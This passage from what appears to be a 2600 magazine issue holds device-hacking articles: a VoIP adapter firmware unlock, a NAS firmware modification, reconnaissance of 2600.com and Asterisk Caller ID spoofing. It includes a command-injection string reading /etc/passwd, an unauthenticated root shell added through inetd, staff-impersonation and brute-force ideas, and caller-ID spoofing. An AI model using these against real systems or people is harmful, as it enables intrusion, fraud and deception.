● If the IP address of your computer is not in the 192.168.15.x subnet, your DVG-1120M is not properly connected. Verify all connections. This should fix the problem. If the issue is still not resolved, perform a manual factory reset on the DVG-1120M unit following the instructions in the D-Link documentation.

2. Start Internet Explorer and go to the following URL: http://192.168.15.1.

3. Click Login to the Web-Based Management Module.

4. Click Advanced. This will prompt you for a user name and password.

5. Type admin in the User Name and Password text boxes and then click OK.

6. Using Windows Explorer, go to the folder where the DlinkTftpServer.exe, 1120S_promcode_b09.bin, and 1120S_runtime_s08.tfp files are located, and then start the DlinkTftpServer.exe program.

7. Note: If you are running a firewall, you may need to either disable it or add the DlinkTftpServer.exe program to the Exceptions list.

8. Switch back to the Administration web page. In the left hand navigation pane, click Firmware Update.

9. In the TFTP Server Address text boxes, type the IP address of your computer (as shown in Step 1).

10. In the Firmware Update drop-down list, select Enabled.

11. In the File Name text box, type 1120S_runtime_s08.tfp and then click Save. This will apply the runtime update. If you are impatient, you can view the Status display in the DlinkTftpServer.exe program to confirm that the upgrade is in progress.

12. After the runtime update is applied, click Save Changes and Reboot System Now and then click Save. The DVG-1120M will make an audible clicking sound and it will then reboot.

13. Close Internet Explorer and the DlinkTftpServer.exe program.

Apply the Firmware Update

1. Go to a command prompt and type the following command: *ipconfig /all*

● If the IP address of your computer is in the 192.168.0.x subnet, your DVG-1120M is properly connected. Proceed to the next step.

● If the IP address of your computer is not in the 192.168.0.x subnet, your DVG-1120M is not properly connected. Verify all connections. This should fix the problem. If the issue is still not resolved, perform a manual factory reset on the DVG-1120M unit following the instructions in the D-Link documentation.

2. Start Internet Explorer and go to the following URL: http://192.168.0.1.

3. Click Login to the Web-Based Management Module. This will prompt you for a user name and password.

4. Type admin in the User Name and Password text boxes and then click OK.

5. Using Windows Explorer, go to the folder where the DlinkTftpServer.exe, 1120S_promcode_b09.bin, and 1120S_runtime_s08.tfp files are located, and then start DlinkTftpServer.exe

6. Note: If you are running a firewall, you may need to either disable it or add the DlinkTftpServer.exe program to the Exceptions list.

7. Switch back to the Administration web page. In the left hand navigation pane, click Firmware Update.

8. In the TFTP Server Address text boxes, type the IP address of your computer (as shown in Step 1).

9. In the Firmware Update drop-down list, select Enabled.

10. In the File Name text box, type 1120S_promcode_b09.bin and then click Save. This will apply the firmware update. If you are impatient, you can view the Status display in the DlinkTftpServer.exe application to confirm that the upgrade is in progress.

11. After the firmware update is applied, click Save Changes and Reboot System Now and then click Save. The DVG-1120S (yes, it's now a DVG-1120S) will make an audible clicking sound and it will then reboot.

12. Close Internet Explorer and the DlinkTftpServer.exe program.

Confirm Upgrade Success

1. Go to a command prompt and type the following command: *ipconfig /all*

● If the IP address of your computer is in the 192.168.0.x subnet, your DVG-1120S is properly connected. Proceed to the next step.

● If the IP address of your computer is not in the 192.168.0.x subnet, your DVG-1120M is not properly connected. Verify all connections. This should fix the problem. If the issue is still not resolved, perform a manual factory reset on the DVG-1120M unit following the instructions in the D-Link documentation.

2. Start Internet Explorer and go to the following URL: http://192.168.0.1.

3. Click Login to the Web-Based Management Module. This will prompt you for a user name and password.

4. Type admin in the User Name and Password text boxes, and then click OK.

5. In the Device Information window, confirm that 0.00-B09 is displayed in the Boot Prom Version field and 0.0-S08 is displayed in the Firmware Version field. If you see different values, you did not successfully unlock your DVG-1120M.

Factory Reset

Now that your device is a DVG-1120S, you'll need to load the correct default settings. Otherwise, the old DVG-1120M default settings are maintained and they will cause you no end of trouble.

To perform a factory reset:

1. On the left-hand navigation bar, click Factory Reset.

2. Click the Reset to Factory Default button and confirm that you want to perform a factory reset.

Secure the DVG-1120S

While you are not required to do so, it is a good idea to secure your DVG-1120S with a strong pass-

word. After all, it will probably be in front of your entire network! To change the password, follow the procedure below:

1. Log back on to the DVG-1120S.
2. Click Administration Management.
3. In the Old Password text box, type admin.
4. In the New Password text box, type a strong password. I recommend using passwords of at least ten characters in length that are a non-obvious combination of letters, numbers, and symbols (sorry, your phone number is not a strong password).
5. In the Confirm New Password text box, retype the password you typed in the New Password text box.
6. Click Save. The dialog box will refresh but you will not see any visible confirmation of the password change.
7. In the left hand navigation pane, click Save and Restart System.
8. Click the Yes radio button to save the settings and then click Restart. The DVG-1120S will restart and you will hear the familiar audible click.

TCP/IP Configuration

The DVG-1120S is designed to connect directly to your cable or DSL modem and act as the gateway device for your network. It does not work correctly unless it is assigned an Internet IP address so you really do need to put it directly on the Internet (outside the firewall). You might also need to put your cable or DSL modem into "bridge mode" in order to get everything working.

● If you have a static, BOOTP-assigned, or PPPOE-assigned IP address on the Internet, click Config IP in the left hand navigation pane. You can then click Config WAN IP Address to update this information.

● If you have a DHCP-assigned IP address on the Internet, do not change the default settings. This is the default.

By default, the DVG-1120S uses the 192.168.0.x subnet for your home network. If you are not familiar with TCP/IP subnetting and RFC1918, changing this value is not advised. However, you can do so on the Config LAN IP Address menu. Don't forget to update the DHCP scope as well! You can do this on the DHCP Configuration menu.

Configuring FreeWorldDialup Server Information

To configure your DVG-1120S to connect to FreeWorldDialup servers, click SIP Configuration on the left hand navigation pane, and then click Server.

1. From the Server FQDN drop-down list, select Enabled.
2. In the Domain Name text box, type *fwd.pulver.com*
3. In the Port text box, type 5060 (this is the default, so do not change it if already displayed).
4. In the Service Domain text box, type *fwd.pulver.com*
5. From the URL Format drop-down list, select SIP-URL (this is the default, so do not change it if already displayed).
6. From the User Parameter Phone drop-down list, select Enabled.
7. From the Timer T2 drop-down list, select 4.
8. In the Register Expiration text box, type 3600 (this is the default, so do not change it if already displayed).
9. In the Session Expires text box, type 180 (this is the default, so do not change it if already displayed).
10. In the Min-SE text box, type 180 (this is the default, so do not change it if already displayed).
11. From the Session Expires Refresher drop-down list, select uac.
12. Scroll to the bottom and click Save.
13. Select the Continue and Restart Later radio button and then click Save.

Configuring FreeWorldDialup User Agent Information

To configure your DVG-1120S with your FreeWorldDialup phone number, click SIP Configuration on the left hand navigation pane and then click User Agent.

1. From the Same Phone Number drop-down list, select Enabled.
2. Do not change the default value of 1 on the Index drop-down list.
3. In the Phone Number text box, type your FreeWorldDialup phone number (for example, 55555).
4. In the Display Name text box, type the Caller ID name you want to be displayed when you call someone (for example, Almon Strowger).
5. Do not change the default value of Yes on the Caller ID Delivery drop-down list.
6. Do not change the default value of Disabled on the Display CID drop-down list.
7. In the User Agent Port text box, type 5060 (this is the default value, so do not change it if already displayed).
8. In the Authentication Username text box, type your FreeWorldDialup phone number (for example, 55555).
9. In the Authentication Password and Confirm Password text boxes, type your FreeWorldDialup password.
10. Scroll to the bottom and click Save.
11. Select the Save Changes and Reboot System Now radio button and then click Save.

Connect DVG-1120S

Now that your DVG-1120S is configured, connect it to the Internet according to the documentation that is included. If you did everything

correctly, the Status light will be solid green after the unit boots and you'll hear a dial tone when you pick up. You should be able to place and receive calls using FreeWorldDialup and connect to the Internet via the DVG-1120S.

Tips and Tricks

- The DVG-1120S does not support STUN. It must have its own externally routable Internet IP address. If this configuration won't work for you, then you should not buy the DVG-1120S.
- You can use the DVG-1120S as a NAT router, although it provides only basic functionality. UPNP is not supported and you can only forward five static ports. If you use this unit as the primary gateway for your home network, you're probably not a power user.
- For some reason, you need to dial ***1-800/1-888/etc. instead of *1-800/1-888/etc. when placing toll-free calls via FreeWorldDialup. This condition is unique to the DVG-1120S and I have not heard of any other SIP adapters where this is necessary.
- Don't put your unit into "bridge mode." This doesn't appear to do anything except lock you out of the configuration menus, which is a real hassle when you want to change something.
- The settings documented above are not the only ones that work correctly with FreeWorldDialup. However, they are the closest working settings to the default settings. If you're feeling adventurous (and more importantly, if you know what you're doing), you can fine tune the settings to better match your preferences.

Acknowledgments

If Sigmaz hadn't been curious and wondered what happens when you flash an AT&T CallVantage adapter with Swedish D-Link firmware, this hack wouldn't be possible. He figured it out; all I did was write an article.

Looking Ahead

The rapid pace of change in the telecommunications industry, even over the past five years, has been astounding. Of course, so has the erosion in our civil liberties. Lately, law-breaking "law enforcement" and so-called "intelligence" agencies have been heavily lobbying Congress to "update and modernize" wiretap laws they have chosen to ignore in the meantime. Inconveniences such as the Fourth Amendment are awfully unfashionable since September 11th, which, of course, "changed everything" according to the simplistic braying of mindless politicians. Including, it would seem, the plain language of the U.S. Constitution - but that's a subject for a future column....

Hacking the HNAS1 Network Attached Storage Unit

by Michael Saarna

The HNAS1 is a Network Attached Storage unit from Hawking Technologies. Basically it's a minicomputer with a small IDE bay set up for filesharing. It runs uClinux on MIPS and has a quite nice web-based admin interface.

I ordered one of these units thinking that it would be great to share files with family and friends. I figured that I'd just forward http from the firewall and set up a user for each of them. Simplicity! As an added bonus it appeared that nobody had hacked them yet - I filed that away as a back burner project.

The unit arrived later that week and I had one of those "uh oh" moments. It appears that the HNAS1 only supports ftp and samba. What the hell - it has an httpd right, so why no http access?!? Guess I should have read the feature list a bit more carefully.

Trying it out, I found that I loved everything else about this unit. It took up barely any room, the interface was straightforward, and it barely drew any power.

I resolved to hack it so I would be able to improve the featureset.

First Hack Whack

First some reconnaissance was in order.

I started with a bit of googling and learned that the HNAS1 runs Brecis linux, a MIPS uClinux dist. Unlike most uClinux dists, this one has a working fork() system call.

Next came the obligatory nmap portscan:

```
Starting nmap 3.93 ( http://www.insecure
➥.org/nmap ) at 2005-09-20 17:13 EDT
Interesting ports on I-DRIVE (192.168.1.100):
(The 1662 ports scanned but not shown below
are in state: closed)
PORT      STATE     SERVICE
21/tcp    open      ftp
24/tcp    open      priv-mail
80/tcp    open      http
139/tcp   open      netbios-ssn
445/tcp   open      microsoft-ds
1720/tcp  filtered  H.323/Q.931
MAC Address: 00:08:54:D6:90:F8 (Netronix)
```

The Netronix ownership of the MAC address is interesting. It appears the HNAS1 is a rebranded

Netronix box. Judging by the specs at the Netronix website, it looks like an NH-210.

The port 24 part caught my eye too. A quick telnet to port 24 later and the following banner printed out on my term:

```
www.brecis.com
28 July 2003
Welcome to linux 2.4.20-br251 by BRECIS
(Release 2.5.1)

Brecis linux incorporates changes from
kernel.org, and uclinux.org as well as
locally derived features to provide a
robust environment for the embedded BRE-
CIS mips chip. Almost any program that
can run with less than 64k of stack
should work. Most all features of the
linux kernel are provided

The "c" runtime library originated at
uclibc.org. One nice feature is that the
fork() system call works (although
slowly) for this MMU-less chip.

For more information...
```

It goes on for a while, but you get the idea. After the banner was displayed, the telnet session was terminated.

Then I started to poke around the web administration interface, trying out the standard httpd exploits. A directory backup attempt with the URL "http://192.168.1.100/.." resulted in just the index page, not a previous directory.

Thinking that perhaps the httpd devs might have missed a bounds check somewhere, I attempted to overflow the httpd/cgi with various artificially long URLs, modified form submissions with abnormally long fields, etc., with no luck. Again, it always just returned the main index page.

I then tried entering some shell-interruption into the form submissions, in hopes that some of the admin interface did a system call somewhere without sanitizing the input. So for the timezone interface I tried "ntp0.fau.de ; /bin/cat /etc/passwd" and the like. The web interface returned to the same page with sanitized fields.

I was actually pleased at this point. These were some pretty standard attacks to guard against, but a lot of manufacturers seem to slip up somewhere, as in the linksys WRT54G ping vulnerability. The fact that the developers had avoided these pitfalls gave me some confidence in the custom software running on the HNAS1.

Try Try Again

Since the front door was secure, I decided it was time to take a different approach.

In my web research I had found that some people had problems with earlier firmwares and Windows XP systems. I sent the following mail to techsupport@hawkingtech.com:

```
Hi,
I just recently purchased your HNAS1
product and am generally happy.
I have an issue accessing it via my one
XP system, and was just wondering if
there's a site that I can download up-
dated firmwares for it. I've read on the
Internet that other users have encoun-
tered problems with XP, and you've sent
them updated firmware to fix the issue.
```

OK, well I was technically having a problem accessing the HNAS1; I just didn't mention that it was a problem with http access of the shares!

Hawking support eventually replied a couple of days later with an attached firmware update. Sweet!

Firmware Analysis

The firmware update file was just over three megs, so I assumed it was a full flash update rather than a selective file update.

Firing up the hex editor revealed some interesting stuff. First, there was a 512 byte header. The initial 99 bytes consisted of ascii text, followed by zeros:

```
MAGICNUM=ADxO23spFc0Mn6li8SCq9kEr.PROD
➥UCT_ID=NH200.
CUSTOMER=HAWKING.VERSION=v1.02(06-07-
➥2005)-ext3
```

The rest of the file looked fairly randomish, except for some interesting strings in the middle:

```
vfprintf: out of memory........unzip -
➥Unknown header at address %x, %0x,
➥%0x..unzip - Unknown compression
➥method, should be 8...
```

and a bit later, surrounded by more randomish bytes was the text "image.bin".

This gave me great hope that I'd find some compressed image data in the firmware update.

What A Tool

I decided in order to aid my analysis I'd write a tool that wrapped the Unix "file" command. For those of you unfamiliar with file, it takes a look at certain signature bytes within a file and reports to you what it believes the file is.

```
file somefile
somefile: POSIX tar archive
```

What I needed was a tool that would run the file command at various offsets within an image file and log the results. A quick bit of coding yielded fsearch...

```
// fsearch.c:  runs the "file" command on
// all byte offsets in an image file

// license:  GPL. See gnu.org for details.
// requires: an external "file" commands,
```

```
// and a Unixalike OS (cygwin works)
// caution:  fscan yeilds lots of false positives.
// compile:  cc fearch.c -o fscan
// usage:    fsearch imagefile


#include <stdio.h>
#include <stdlib.h>

int main(int argc, char **argv)
{
    FILE *in, *out;
    int t;
    char *buffer;
    char syss[1024];
    char resultsfile[1024],fname[1024];

    int fsize,wsize;

    if(argc<2)
    {
        fprintf(stderr,"%0 must be called with a filename argument\n",argv[0]);
        exit(1);
    }

    //the name of the results file
    snprintf(resultsfile,1024,"%s.results.txt",argv[1]);

    //Zero out the results file if it exists
    out=fopen(resultsfile,"wb");
    if(out==NULL)
    {
        fprintf(stderr,"coudln't write to filesystem\n");
        exit(1);

    }
    fclose(out);

    strcpy(fname,argv[1]);

    in=fopen(fname,"rb");
    if(in==NULL)
    {
        fprintf(stderr,"coudln't read %s\n",fname);
        exit(1);

    }

    //fetch the filesize
    fseek(in,0,SEEK_END);
    fsize=ftell(in);
    fclose(in);


    buffer=malloc(fsize);
    if(buffer==NULL)
    {
        fprintf(stderr,"coudln't allocate buffer memory\n");
        exit(1);
    }
    in=fopen(fname,"rb");
    if(in==NULL)
    {
        fprintf(stderr,"coudln't open %s for reading\n",fname);
        free(buffer);
        exit(1);
    }
    if(fread(buffer,1,fsize,in)<fsize)
    {
```

```
        fprintf(stderr,"trouble reading
➥%s\n",fname);
        free(buffer);
        exit(1);
    }
    fclose(in);
    for(t=0;t<fsize-1;t++)
    {
        out=fopen("filetype-guess","wb");
        if(out==NULL)
        {
            fprintf(stderr,"couldn't
open 'filetype-guess' for writing\n");
            free(buffer);
            exit(1);
        }
        if(fsize-t>512)
            wsize=512;
        else
            wsize=fsize-t;
        fwrite(buffer+t,1,wsize,out);
        fclose(out);
        sprintf(syss,"echo 0x%x - $(file
➥filetype-guess) >> %s",t,resultsfile);
        system(syss);
    }
    free(buffer);
#ifdef WIN32
    system("del filetype-guess 2>NUL");
#else
    system("rm filetype-guess
➥2>/dev/null");
#endif
    exit(0);
}
```

Firmware Analysis Part II: The Legend of Curley's Gold

I then ran fscan against the firmware update and waited a while for it to build up its log. Being impatient, I stopped it when it had passed the interesting "unzip" area.

Bingo - at offset 0x3a28, fscan had some interesting information:

```
0x3a28 - filetype-analysis: gzip com
➥pressed data, was "image.bin", from
➥Unix, max compression
```

It turns out from 0x3a28 to the end of the file is just one big gzip file that gets used for filesystem update.

On to image.bin

I extracted the gzip with the following command:

```
dd if=Update-file-from-hawking of=image.
➥bin.gz bs=1 skip=14888
```

which creates image.bin.gz, which I gunzipped with:

```
gunzip image.bin.gz
```

which creates the uncompressed image.bin, which I then loaded up into the hex editor. Image.bin appears to be a raw flash image, ripe for editing. It begins with what I believe is a kernel (and possibly some other data), followed by a romfs filesystem at 0x18E060.

I managed all of my initial hacks with just a hex editor, but I've since extracted the romfs, created a replacement, and stuck it back on. I leave this as an exercise to the reader.

The Edits

The first order of business was adding a root shell. Investigating the image contents revealed that although there was a commented-out inet.conf entry for telnetd, no such binary existed. Not a problem, since you can always run a shell from inetd for a quick-and-dirty telnetd.

There were actually three inetd.conf type files, inetd.conf itself, and two other prototype inetd.conf files that are used by the configuration scripts to build inetd.conf. I edited all of them so the line that used to read:

```
uptime stream tcp nowait root /bin/cat
➥/proc/uptime /etc/issue
```

now reads:

```
uptime stream tcp nowait root /bin/sh -i
```

Since this line was shorter than the original, I changed extra characters into '0a' newlines, so as not to goo up inetd.

After adding the rootshell to the image, I then changed one of the comments in the /etc/rc startup script to call my own /mnt/sys/etc/init.sh script. /mnt is where the IDE hard disk gets mounted, so this would allow me to add additional scripts and binaries on the hard disk without any messy firmware updates.

The last few lines used to read:

```
/etc/rc.d/init.sh start || "Can't start
➥init.sh!!"
exit
# End of file /etc/rc
```

I changed them to now read:

```
/etc/rc.d/init.sh start || "Can't start
➥init.sh!!"
/mnt/sys/etc/init.sh&
exit
```

Putting It Together and The Acid Test

Putting it back together was fairly easy....

```
gzip -9 image.bin
(dd if=Update-file-from-hawking bs=1
➥count=14888; cat image.bin.gz) } hacked
➥-update.web
```

I held my breath as I sent the update to the HNAS1 via the browser-based admin tool. The tool counted down from 150 seconds. Would I brick my $90 investment? Would the update fail due to some checksum I hadn't tracked down?

Nope! A telnet to port 24 now gave me:

```
Connected to 192.168.1.155.
Escape character is '^]'.
BusyBox v0.60.3 (2005.06.07-05:49+0000)
➥Built-in shell (ash)
Enter 'help' for a list of built-in
➥commands.
#_
```

Yay, a prompt!

I then added a test init.sh script to /mnt/sys/etc/ that just contained the following:

```
/bin/touch /mnt/sys/etc/I_RAN
```

A reboot later revealed the creation of the I_RAN file in the /mnt/sys/etc directory. The box was mine.

I set up a cross compiler and built thttpd. The details are long and boring, and documented elsewhere on the web. Just google "gcc mips cross-compiler" and you should be able to find your way.

After building thttpd, I then put it in the /mnt/sys/bin directory and added a command to launch it from /mnt/sys/etc/init.sh.

Another reboot later and I had my web server sharing out files. Mission complete!

Postscript

After hacking this thing wide open I discovered some interesting news. Some hackers in Germany have been providing replacement firmware for some of the other rebranded units (though not the HNAS1). As far as I can tell they haven't released the details of the firmware-update file as I've done here.

While these firmware updates aren't directly applicable to the HNAS1 - not without ripping the update apart and changing the internal signatures - they are a great source of precompiled MIPS binaries. The same hackers have also seen fit to share some individual pre-compiled binaries on their site as well.

Links

http://www.hawkingtech.com - Hawking's main product website.
http://www.uclinux.org - uClinux Embedded Linux/Microcontroller Project.
http://www.uclibc.org - the lightweight C standard library used in the HNAS1.
http://zaphot.tmx24.de/board/index.php - the German NAS hacking BB.

Hacking 2600.com

by Andrew Smith

This article is largely about fact-finding and planning. The target of 2600.com is chosen to spark some interest. It's also written with the assumption that the *2600* staff has a sense of humor. If you're reading this then you can probably conclude that they do. For the sake of this title "hacking" means "the pursuit of information."

Disclaimer: I thoroughly encourage you to do everything that I detail in this article; it's fascinating and not illegal in the slightest.

So we want to impress our hax0r buddiez on EFnet with our mad skills and what not. Why not choose 2600.com as our target?

But where to begin? Let's start with all the information we have: the domain.

The Power of WHOIS

WHOIS is a system in which contact information and some other details can be found from a domain name. The domain name we want to hack is 2600.com so we input it at our favorite online WHOIS engine (xwhois.com, uwhois.com to name two). The result is:

```
Domain Name: 2600.COM
Registrar: NETWORK SOLUTIONS, LLC.
Whois Server: whois.networksolutions.com
Referral URL: http://www.networksolu
➥tions.com
Name Server: PHALSE.2600.COM
Name Server: NS.NAH6.COM
Name Server: NS2.NAH6.COM
Status: REGISTRAR-LOCK
Updated Date: 04-feb-2005
Creation Date: 03-feb-1994
Expiration Date: 04-feb-2008
```

So from this we have some valuable information:

- Waiting for the domain to expire and then snapping it up is out of the question (unless we fancy sitting around for three years).
- The domain was registered at www.networksolutions.com.
- The domain has three domain name servers: PHALSE.2600.COM, NS.NAH6.COM, NS2.NAH6.COM.
- The domain is "registrar locked." This means a commonly used trick where people submit a request to transfer the domain to themselves in the hope that it will go unnoticed and be transferred to them automatically after two weeks is not possible.

From here we could go and Whois NAH6.COM and I have. It isn't included in this article because I kept going and went through about four domains until I decided to stop. It does result in some interesting results and further potential angles of attack; think of this as an exercise for you after you've read this article. If you like. The problem here is you could literally go on forever, you may crack a domain six WHOISs down the line that, afterwards, you realize has no relationship with 2600.com.

Next?

Domain Resolution

Finding out the IP addresses behind the domains can result in some valuable or just interesting information. So that's what we're doing next. Again another free online service (dnsstuff.com). The results:

```
www.2600.com ➔ 207.99.30.226
```

2600.com ➔ 216.66.24.2
phalse.2600.com ➔ 216.66.24.2
ns.nah6.com ➔ 82.94.252.252
ns2.nah6.com ➔ 213.193.213.210

(Remember, www.2600.com and 2600.com are not the same thing. The domain resolution shows this.)

Probably one of the oddest collections of IPs related to one domain I've seen. What does it tell us?

● *2600.com and www.2600.com are probably located on different servers.*

● *All of the domain name servers are probably located on different servers.*

● *The primary DNS server and 2600.com are probably located on the same server, so if we were to gain control of 2600.com (216.66.24.2) we could control www.2600.com simply because we could change the domain records. Whereas if 2600.com did not also host its own domain server we would not.*

I say probably because it's possible that two totally different IP addresses could point at the same server. It's just not probable... at all.

Because we can, let's do some reverse domain resolution (look up the domain based on the IP address). This could open up some more interesting things about 2600.

207.99.30.226 ➔ -
216.66.24.2 ➔ phalse.2600.COM
82.94.252.252 ➔ ns.nah6.com
ns2.nah6.com ➔ invader.factory.org

● 2600.com's IP doesn't resolve back to 2600.com. Not unexpected.

● It's a little odd that the IP for 2600.com and phalse.2600.com would resolve to phalse.2600.com, seeing as it would make sense that the actual domain is more important. However, this could be for DNS reasons.

● The third name server's IP address resolves to a completely different domain!

Some interesting results add to the confusion. Are the folks at *2600* incredibly disorganized or is this some cunning scheme to throw off potential attackers? From here we could go back down the WHOIS road and investigate nah6.com and factory.org, but we're not going to. This article is going to briefly consider various types of fact finding "attacks" but not delve into too much detail on them. You can do that!

Their Domain Provider

As found in the WHOIS stage 2600.com was registered by Network Solutions. What does this mean? It means the owner of 2600.com purchased it by using Network Solutions. What does this mean? Let's go to http://www.networksolutions.com and find out! I can't really put in a video of my poking around on that site because this is an article, so I'll detail what I found and what it could mean.

● Network Solutions has an "Account Manager" and a "Log in" section to their site. This is common with domain providers and from this we can assume that the owner of 2600.com has an account. From this account it is very likely that domain information can be changed. Gaining access to the 2600.com Network Solutions account would mean being able to point 2600.com (and www.2600.com and anything.2600.com) wherever we pleased. This is a possible attack point.

● There is an "I forgot my password" option where the domain for which you forgot the password can be entered. This fantastic example of corporate security gives us the full name of the domain's primary contact and technical contact. Further perusal of this also appears to give us the User ID. This is now an option for a possible brute forcing attack. I won't give the User ID out here as Network Solutions may have fixed this problem by the time you read this and I do actually want to have this article published.

The Social Engineering Approach

So now we've got some information. Not that much information, but we know our target. So what next? Personally I'd go out and buy a few *2600* magazines. I'd also start listening to the weekly radio show (*Off the Hook*) that some of the *2600* staff are involved in. I do this anyway, and these are some of the possible attacks that could come from this. They're all fairly over the top, but you never know.

● Just from listening to the show, various mannerisms and familiar sayings that each individual uses could be used in emails when pretending to be one. A familiar saying used by a person at the end of an email can confirm its validity to the reader.

● One of the show's presenters is recently back from traveling. This was announced on the show before he left. At such a time it would be easier to impersonate him by email, for example, with the explanation that he can't access his current account from abroad or something along those lines.

● *Off the Hook* has been experimenting with Skype lately. More fact finding could be done by finding out their Skype account and talking to them, or impersonating one of them.

● The inside cover of every *2600* magazine lists staff members names and what they do.

I've skimmed over a few social engineering possibilities here. You really ought to read through Kevin Mitnick's *Art of Deception* for a better idea of this.

The possibilities are fairly limitless, and even if you don't hack the Gibson it's all very interesting and certainly a learning experience.

Direct Inward System Access and Caller ID Spoofing

by iSEPIC

I wanted to share with the community a solution to some of the goals I had for outbound calling (after dialing into a box) using Asterisk, the open source PBX software, as well as the legitimate need for Caller ID spoofing. I was inspired by the cidspoof.agi script that you can find out there in the wild. But I was thinking to myself that this can be accomplished without the complexity of that script. There is the assumption here that your outbound trunk (VoIP provider) will allow you to change the outgoing Caller ID and (yes, some actually do) the outgoing ANI.

My Asterisk system includes:

1. Two inbound numbers, one for me and one for my roommate.

2. When my roommate dials out (VoIP) from his extension, the Caller ID is his number and the same applies for me.

3. While out, when we call friends from our cell phones, our number is blocked, because we want people to use our VoIP numbers to get a hold of us (incoming Asterisk calls are routed to our extension and cell phones per DID).

4. Some people don't like "blocked numbers" (myself included).

5. We have two VoIP providers (just for backup) and one PSTN line (a regular old telephone line). The PSTN line doesn't really do much - it just has metered service and 911 for about $5 a month but it has unlimited inbound for free.

6. I'm running Asterisk 1.21 and Asterisk at Home version 2.1.

7. I have a silent auto-attendant on the Asterisk's PSTN line, with the ability to press ** or ***. (One will let me call out and have the system spoof the proper Caller ID I want and the other will allow me to dial out using any outbound Caller ID I enter.)

So I made some goals:

1. Allow each of us to dial in using the PSTN number and dial out using one of the VoIP providers.

2. When we do this, I want the Caller IDs to match. I don't want people he calls to see my number, nor do I want them to see the PSTN number (hence only dial out via VoIP providers who allow you to spoof your CID).

3. I also want to be able to spoof any number so I can play tricks when I'm feeling silly (you know, to your friends, not to the bank, etc.).

4. I really don't like the cidspoof.agi script out there. I know this can be done a lot easier.

So, for my AutoAttendant I have option ** and *** and they point to a custom like custom-disa,s,1 and I also placed these in my from-internal-custom so I could test from one of my internal extensions.

For those who don't know, VMAuthenticate will ask for a mailbox and password. This is how I identify myself or my roommate on the DISA so I can make his or my Caller ID match who we are. Also, this allows the password to remain hidden (both here in this text and in the logs - I think!)

Place the following in your extensions_custom.conf file. As of today, VoIP providers that I know of that allow you to change your outbound Caller ID include, in no particular order: nufone, teliax, iax.cc, voicepulse.

```
*
*[from-internal-custom]
exten => **,1,Answer
exten => **,n,Goto(custom-disa,s,1)
exten => **,n,Hangup
exten => ***,1,Answer
exten => ***,n,Goto(custom-spoof,s,1)
exten => ***,n,Hangup


**
[custom-disa]
exten => s,1,Answer
exten => s,n,VMAuthenticate() ; Authen
➥ticate using the voicemail system,
person enters their extension and pw
exten => s,n,GotoIf($["${AUTH_MAILBOX}"
➥= "2000"]?s|1000)  ; if person who
owns mailbox 2000 was authenticated
➥above, goto 1000
exten => s,n,GotoIf($["${AUTH_MAILBOX}"
➥= "2001"]?s|2000)
exten => s,n,Congestion
exten => s,1000,SetCallerID("Person1"
➥<0001112222>|a) ; change caller ID &
ANI to the phone number for person 1
exten => s,1001,goto(s,3000)
exten => s,2000,SetCallerID("Person2"
➥<0002221111>|a) ; change caller ID &
ANI to the phone number for person 2
```

```
exten => s,2001,goto(s,3000)
exten => s,3000,Playback(outside-transfer)
exten => s,3001,DISA(no-password|from-internal)


**
[custom-spoof]
exten => s,1,Answer
exten => s,n,VMAuthenticate()  ; Asks for the VM box number, and PW
exten => s,n,DigitTimeout(5)
exten => s,n,ResponseTimeout(25)
exten => s,n,Read(Secret,pls-ent-num-transfer,10)  ; input  10 touch tones,
plays this sound file
exten => s,n,NoOp(${Secret})
exten => s,n,SetCallerID("Spoof"<${Secret}>|a)  ; this sets your outbound
CID and ANI (|a)
exten => s,n,Playback(pls-entr-num-uwish2-call)
exten => s,n,DISA(no-password|from-internal)  ; DISA routine, and context
you with to dial from
exten => s,n,Hangup
exten => s,102,Playback(goodbye)  ; failover if your authenticate fails it
goes to +101
exten => s,103,Hangup
```

Greetz to BrothaReWT and bi0metric.

Hacker Perspective

by The Cheshire Catalyst

What is a hacker, anyway?

All a computer hacker really is is someone who hacks away at a computer keyboard until it does what they want it to do. That's all! Neat and simple. A cracker, on the other hand, is someone who hacks past the bounds of propriety and "cracks" into system security. The press has usurped our rightful title and handed it off to these 14-year-old twerps that crack into computer systems. Usurped - to unjustly steal what rightfully belongs to someone by caveat or fiat. As in, "The young prince, with the aid of the Prime Minister and the army, usurped the throne from his father."

"Hacking away at the keyboard" means you're exploring. You're not taking the manual for granted but testing out what the computer can do, to see where the network can take you. To seek out new life and new cyber civilizations. But while there *are* some limits to where the network goes, the imagination of the hacker can take him (or her) far beyond those limits mentally. That's what makes it fun, and interesting.

I was once asked at a *2600* meeting what type of person becomes a cracker or writes computer viruses? I replied, "The playground bully has moved indoors and learned how to type." That quote turned out to become the headline in the *Forbes* article on the subject of criminal computer hacking.

Think about it. It's that type of mentality that does that sort of thing. They want to be in control of something. I'm a happy-go-lucky kind of guy who is scared to have that kind of control over someone else. I just don't want that sort of responsibility. Just let me go along and play with computers, ham radios, and websites. Need to find me? Give me a radio and a GPS receiver, and likely as not I'll let you track me by ham radio over the Internet. Consider too, I'm usually seen wearing shirts or jackets embroidered with my ham radio call sign. How many illegal activities do you suspect I'll pursue wearing a federally issued ID code?

Look at what ham radio allows me to do. I can crawl around the packet radio data network to my heart's content, do unspeakable things in the way of routing and finding holes in the network, and when I report them to the network operators or publish how to go about the things I do, people thank me for it! I have found a home in ham radio. I worked in Homestead following Hurricane Andrew. I had so many assignments with last year's flurry of hurricanes, I've lost track of them all. Remember the wildfires across Florida a few years back? Many areas couldn't be reached from the

regular radio towers. Ham radio was called upon again and I worked Hog Valley Firebase, as well as the Fire Control Center.

The ones with the time to play those "nasty" types of games on computer networks are usually kids, though headlines about how much money is controlled by computer has led "professionals" to get into the games. But for kids, computers provide the kind of "intellectual challenge" that my generation of hackers found as phone phreaks, when the only network we could play with was the phone system. But that came into our homes with a telephone instrument that led to a great wide world out there. And they wouldn't tell us how to get around behind the scenes, so we had to find out for ourselves.

But people can't get over their prejudices and so they equate me with the "black hat" hackers that send viruses out through the emails and they don't know how far they can trust me. Actually, even if I get screwed over, I'm not going to do much. I worked for a "major Manhattan bank" for three years and was fired after an article came out in *Technology Illustrated* about "that hacker."

You have to realize that I was hired to be a computer programmer for the communications department of this bank. The regular programming department didn't have the time to deal with the silly little problems of breaking out the monthly telephone and telex statements that came in on mag tape each month. I wrote programs that split out the calls by area code and country code so we could see where the phone calls went each month and see if it wouldn't be cheaper to buy leased circuits to various parts of the world to lower communications costs.

Of course, there was also the understanding that if the telex circuits went out again (as they had a few month before I was hired), that I would be able to help them get banking messages out via "other means." They had lost millions on the telex outage.

